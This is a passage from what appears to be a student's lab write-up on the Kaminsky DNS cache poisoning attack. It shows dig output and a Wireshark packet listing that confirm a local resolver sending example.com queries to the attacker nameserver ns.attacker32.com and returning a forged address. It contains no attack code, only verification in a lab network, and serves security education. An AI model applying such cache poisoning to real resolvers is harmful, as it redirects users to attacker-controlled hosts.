


The name server for example.com is set to ns.attacker32.com, indicating our attack is successful.

<u>Task 5: </u>Result Verification

The Local DNS server receives a DNS query for any hostname inside the example.com domain, it will send a query to ns.attacker32.com, instead of sending to the domain's legitimate nameserver since it has already been stored in the DNS cache of the local name server.


Now I run the following dig command on the user machine.




```
root@e26102eeca7e:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 2764
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 84b0e630aa22855e010000006252392e80d82cf7c1adc3f6 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; Query time: 0 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Sun Apr 10 01:55:58 UTC 2022
;; MSG SIZE  rcvd: 88

root@e26102eeca7e:/#
```

The above screenshot shows the response is the one by the attacker and not the legitimate nameserver.

The below Wireshark snapshot supports this observation as we see that when the user machine asks for www.example.com, the local DNS server sends the request to 10.9.0.153, that is the attacker name server and then responds with the IP address 1.2.3.5, as set in the zone on the attacker machine.



No.	Time	Source	Destination	Protocol	Length	Info
1	2022-04-09 22:12:18.753624026	10.9.0.5	10.9.0.53	DNS	98	Standard query 0xc561 A www.example.com OPT
2	2022-04-09 22:12:18.753835787	10.9.0.53	10.9.0.153	DNS	100	Standard query 0xbe7f A ns.attacker32.com OPT
3	2022-04-09 22:12:18.753900741	10.9.0.153	10.9.0.53	DNS	132	Standard query response 0xbe7f A ns.attacker32.com A 10.9.0.153 OPT
4	2022-04-09 22:12:18.753944985	10.9.0.53	10.9.0.153	DNS	100	Standard query 0x3401 AAAA ns.attacker32.com OPT
5	2022-04-09 22:12:18.753969048	10.9.0.153	10.9.0.53	DNS	158	Standard query response 0x3401 AAAA ns.attacker32.com SOA ns.attacker32.com OPT
6	2022-04-09 22:12:18.754083941	10.9.0.53	10.9.0.153	DNS	98	Standard query 0xb4dc A www.example.com OPT
7	2022-04-09 22:12:18.754108562	10.9.0.153	10.9.0.53	DNS	130	Standard query response 0xb4dc A www.example.com A 1.2.3.5 OPT
8	2022-04-09 22:12:18.756505542	10.9.0.53	10.9.0.5	DNS	130	Standard query response 0xc561 A www.example.com A 1.2.3.5 OPT

This indicates that the attack is successful.

Now if we specifically use the ns.attacker32.com to query the domain, we see the same result. Hence this confirms that we have successfully performed the Kaminsky Attack:

```
root@e26102eeca7e:/#  dig @ns.attacker32.com www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 39263
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 5880a3984938d71e0100000062523b67f40954b692ae77b4 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; Query time: 0 msec
;; SERVER: 10.9.0.153#53(10.9.0.153)
;; WHEN: Sun Apr 10 02:05:27 UTC 2022
;; MSG SIZE  rcvd: 88

root@e26102eeca7e:/#
```

We can see the wireshark route snapshot below and it resembles the query for www.example.com.